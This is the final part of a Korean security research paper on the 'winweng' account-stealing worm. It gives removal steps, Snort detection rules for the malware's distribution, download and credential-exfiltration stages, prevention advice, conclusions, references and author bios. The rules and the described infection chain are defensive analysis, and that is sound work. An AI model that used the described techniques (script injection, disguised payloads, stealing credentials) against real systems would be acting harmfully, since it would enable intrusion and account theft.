② 시작 -〉 실행 -〉 msconfig
   winweng체크하고 서비스 해제 후 다시 확인
③ 시작 -〉 실행 -〉 regedit
   ctl+F를 사용해서 winweng 검색하여 나오는 모
   든 레지스트리 항목 삭제
   ctl+F를 사용해서 winping 검색하여 나오는 모든
   레지스트리 항목 삭제
④ 시스템 재부팅 후 ①②③ 반복확인
⑤ 백신 프로그램 삭제 후 재설치
```

〔그림 20〕 악성코드 제거 방법

4.2 탐지패턴 제작

최근 신종 악성코드의 전파방법은 지능화되어 여러 단계를 거쳐 진행하므로 단계별로 이에 따른 탐지 규칙제작이 필요하다. 따라서 감염 경로에 대한 탐지패턴, 다운로드 탐지패턴, 정보유출 탐지패턴을 제시한다. 본 논문에서 사용한 스노트(snort) 탐지패턴 기법은 가장 효과적인 탐지 성능을 갖고 있다.

4.2.1 유포 탐지패턴

공격자는 악성코드를 유포하기 위해서 사용자가 자주 방문하는 사이트 게시판에 〔그림 3〕과 같이 스크립

```
alert tcp any 80 <> any any(content:"<script";
pcre:"http\:\/\/(www.)?.+\..+";
content:"/bbs/data/";)
```

〔그림 21〕 유포 탐지패턴(제로보드 XSS)

트를 업로드 하여 실행시키므로 이를 탐지하기 위한 패턴은 〔그림 21〕과 같이 제작한다.

4.2.2 다운로드 탐지패턴

악성코드는 여러 단계의 유포 사이트를 거쳐 〔그림 6〕과 같이 최종 다운로드 시 이를 탐지하는 패턴은 〔그림 22〕과 같이 제작한다.

```
alert tcp any 80 <> any any(content:".replace(";
content:"%u9696";);
```

〔그림 22〕 다운로드 탐지패턴

4.2.3 정보유출 탐지패턴

사용자 컴퓨터에 설치된 악성코드는 〔그림 10〕과 같이 계정 및 비밀번호를 탈취하여 공격자에 정보를 유출하는데 이를 탐지하기 위한 패턴은 〔그림 23〕과 같이 제작한다.

```
alert tcp any any <> any any(pcre:"http\:
\/\/(www.)?.+\..+"; content:"email="; content:
"pass=";);
```

〔그림 23〕 정보유출 탐지패턴

4.3 상시예방

P2P 사이트를 방문하거나 검색사이트를 방문하여 악성파일에 노출된 사용자PC는 일반적으로 최신 버전 웹브라우저(IE, Firefox등)를 사용하지 않거나 보안패치를 수행하지 않는 경우가 많다. 윈도우 보안패치를 비롯하여 응용 프로그램, 사용하는 백신, 어도비플래시 플레이어 프로그램의 최신 업데이트 유지를 위해 꾸준히 관리하는 습관을 가지도록 노력하여야 하고, 최신의 백신엔진을 유지하여 실시간 감시를 활성화하고, 사용자 스스로 백신엔진을 이용하여 사용PC에 자주 점검하여야 한다.

악성코드 유포 사이트는 차단하고 발신처가 불분명한 이메일이나 첨부파일에 대한 열람 혹은 인스턴스 메시지를 통하여 노출되기 쉬운 URL 접근은 최대한 주의를 기울여야 하며, 상용 메신저 또한 차단하여 사용을 금지하여야 한다. 감염된 PC사용자는 악성코드 제거와 더불어 메신저 패스워드, 온라인 게임계정 패스워드를 변경해야 한다.

V. 결 론

본 논문은 2011년 1월부터 발견된 악성코드 중 "winweng"으로 알려진 전형적인 신종 악성코드에 관하여 분석 및 대응방안에 대한 연구를 수행하였다. 분석한 악성코드는 자기복제 능력과 감염 대상의 유무에 따르면 웜에 해당되고, 피해 유형에 따른 침해사고 유형은 계정 침탈에 분류된다.

먼저 신종 악성코드의 유포 스크립트를 분석하여 유포 경로를 탐지하였고, 사용자 컴퓨터에 설치된 이후 악성코드의 실행을 위한 레지스트리 등록 및 파일 삭제 등의 실행 과정과 악성코드의 정보 유출동작에 대하여 분석하였으며, 이에 따른 악성코드의 제거, 탐지패턴 제작 및 악성코드 예방 등 대응 방안에 대하여 연구하였다.

연구된 악성코드는 웹사이트 게시판의 스크립트 업로드의 취약점을 활용하여, 사용자가 웹사이트를 방문시에 웹브라우저가 해독할 수 있는 스크립트가 실행되는데, 이는 OWASP의 검증되지 않는 리다이렉트와 포워드기법을 사용하였다. 이 기법은 악성코드 은닉에 자주 사용되는 핵심기법으로 웹브라우저는 여러 사이트를 거쳐 악성프로그램을 설치하는 사이트로 연결하게 된다. 즉 URL 요청 시에 웹서버가 아닌 유포스크립트가 설치된 사이트로 접속되고, 사용자에게 제공할 HTTP 페이지에 악성코드를 설치하는 코드를 삽입하여 요청자에게 회신하는 방식을 이용한다. 특히 악성코드가 삽입된 사이트를 발견하지 못하도록 특정 그림파일 확장자 또는 시스템파일 확장자를 갖는 전형적인 악성코드 유포 유형의 특징을 그대로 갖고 있다.

다운로드된 악성코드는 문자열 치환 기법과 더불어 중간에 불필요한 문자를 포함하여 코드 분석을 어렵게 하며, 보통 파일 확장자를 그림파일처럼 위장한다. 위장된 악성코드는 실행될 수 있는 압축된 PE파일인 UPX 포맷으로서 분석가에 의해 발견이 어렵도록 시스템 폴더에 자동설치(Down & Execute)된다. 악성코드가 실행되면서 백신의 가동을 중지시키며, 윈도우 시작 레지스트리에 스스로 은닉하여 시스템 파일로 위장하였고, 설치하는 배치파일은 바로 삭제되었다.

은닉된 악성코드를 분석해보면 사용자의 게임계정 및 패스워드를 탈취하여 공격자에게 정보를 유출하도록 구성되어 있다.

대응방안에 대해서는 크게 3가지로 요약하였는데, 먼저 악성코드를 삭제하는 방법을 제시하였다. 백신의 실행이 중지된 상태이므로 파일 및 시작 레지스트리 등록 값을 삭제하여야 하며, 시스템을 재부팅한 이후 완전히 악성코드가 제거 될 때까지 반복해야 한다. 이후 사용하는 백신을 삭제한 다음 신규 설치가 필요하다. 둘째로 네트워크기반 침입탐지시스템(NIDS)인 스노트(snort) 방식의 패턴 제작기법을 사용하여 악성코드의 유포탐지패턴, 다운로드 탐지패턴, 정보유출 탐지패턴으로 구분하여 제작하였다. 셋째로 악성코드에 감염되지 않도록 상시 예방하는 방법을 제시하였다. 즉 사용자는 악성코드의 유포와 관련된 사이트를 차단하고, 백신엔진을 포함한 응용패키지를 최신 상태로 유지하기 위해서는 자동 패치를 상시 실행해야 하며, 이와 더불어 사용하고 있는 게임계정의 비밀번호를 정보보호 예방 지침에 따라 자주 갱신해야 한다.

참고문헌

〔1〕 임원규, 이정현, 임수진, 박원형, 국광호, "윈도우 악성코드 분석을 통한 탐지 및 대응 기술에 관한 연구," 정보・보안 논문지, 제10권, 제1호, pp.20-24, 2010년 3월.

〔2〕 방현배, "윈도우 시스템 침해사고 분석의 Forensic 기법 적용에 관한 연구," 석사학위논문, 동국대학교, 2007년 6월.

〔3〕 SecurityPlus, OWASP Top 10 - 2010, The OWASP Foundation, 2010.

〔4〕 최경철, 웹 해킹과 방어, (주)프리렉, 2008.

〔5〕 임원규, 허건일, 박원형, 국광호, "HTTP Header 정보의 변조를 통한 악성코드 분석과 대응방안," 정보・보안 논문지, 제10권, 제2호, pp.46-49, 2010년 6월.

〔6〕 박원형, 양경철・이동휘・김귀남, "정보유출 악성코드 분석을 통한 개선된 탐지규칙 제작 연구," 정보・보안 논문지, 제8권, 제4호, pp.1-8, 2008년 12월.

〔7〕 Karen Kent, Suzanne Chevalier, Tim Grance, and Hung Dang, Guide to Integrating Forensic Techniques into Incident Response, NIST, Aug. 2006.

〔8〕 Richared Norlan, Colin O'sullivan, Jake Branson, and Cal Wait, First Responders Guide to Computer Forensics, Carnegie Mellon SEI, Mar. 2005.

〔9〕 Richared Norlan et al, First Responders Guide to Computer Forensics : Advances Topics, Carnegie Mellon SEI, Sep. 2009.

〔10〕 고원봉, 윈도우 포렌식 실전 가이드, 한빛미디어, 2010.

〔11〕 Jay Beale 외, 스노트 2.0 마술상자, 강유 역, 에이콘출판(주), 2003.

〔12〕 노시춘, "SNORT 침임탐지 구조를 활용한 디지털 Forensics 응용모델 설계방법," 정보・보안논문지, 제10권, 제2호, pp.1-9, 2010년 6월.

〔13〕 마크 스탬프, 정보보안 이론과 실제, 안태남・손용락・이광석 역, 한빛미디어(주), 2008.


〔14〕 엘라드 에임람, 리버싱, 윤근용 역, 에이콘출판(주), 2009.

〔15〕 박병익, 이강석, 리버스엔지니어링, 지앤선, 2008.

〔16〕 그랙 호글런드, 제임스 버틀러, 루트킷, 윤근용 역, 에이콘출판(주), 2007.


〈著者紹介〉

이 승 원(SeungWon Lee) 정회원
1982년 8월: 전남대학교 계산통계학과 졸업
1992년 8월: 고려대학교 경영대학원 경영정보 석사
2010년 3월~현재: 서울벤처정보대학원대학교 U-City박사과정
1982년 12월~1992년 8월 한국전력기술(주) 근무
1992년 8월~현재: 한전케이디엔 근무
2011년 3월~현재: 지식경제사이버안전센터 침해사고대응팀장
〈관심분야〉 CAD/GIS, U-City, 스마트그리드, 융합기술, 정보보호, 정보시스템감리



노 영 섭(YoungSup Roh) 정회원
1988년 2월: 인하대학교 전자공학과(공학사)
1996년 8월: 한국과학기술원 정보및통신공학과(공학석사)
2005년 2월: 고려대학교 전기,전자,전파공학과(공학박사)
1987년 11월~1998년 2월: LG전자 미디어통신연구소 선임연구원
1998년 3월~2001년 2월: 청강문화산업대학교 이동통신과 교수
2001년 3월~2005년 2월: 주식회사 싸이버뱅크 연구개발부문 상무이사
2005년 3월~현 재: 서울벤처정보대학원대학교 유시티.융합기술경영전공
〈관심분야〉 임베디드시스템, 이동통신, IT융합기술, 정보보호

김 우 석(WooSuk Kim) 정회원
2002년 8월: 광운대학교 정보통신대학원 정보통신학과 석사 졸업
2004년 5월~2007년 1월: 경찰청 사이버테러대응센터 연구원 근무
2007년 12월~현재: 한전케이디엔(주) 지식경제 사이버안전센터 침해사고대응팀 과장
〈관심분야〉 정보보호, 디지털 포렌식, 스마트그리드 보안, 스카다(SCADA)보안 등



이 미 화(MiHwa Lee) 정회원
1999년 2월: 공주대학교 자연과학대학 졸업
2004년 6월~2007년 6월: 한국전자통신연구원 기술원
2007년 12월~현재: 한전케이디엔(주) 지식경제 사이버안전센터 침해사고대응팀 대리
〈관심분야〉 침해대응, 악성코드, 디지털 포렌식, 정보보호 등

한 국 일(KookIl Han) 정회원
1999년 2월 : 고려대학교 물리학과 졸업
2001년 3월~현재: 한전케이디엔(주) 근무
2011년 2월~현재: 한전케이디엔(주) 지식경제 사이버안전센터 침해사고대응팀 과장
〈관심분야〉 디지털 포렌식, 리버싱, 정보보호 등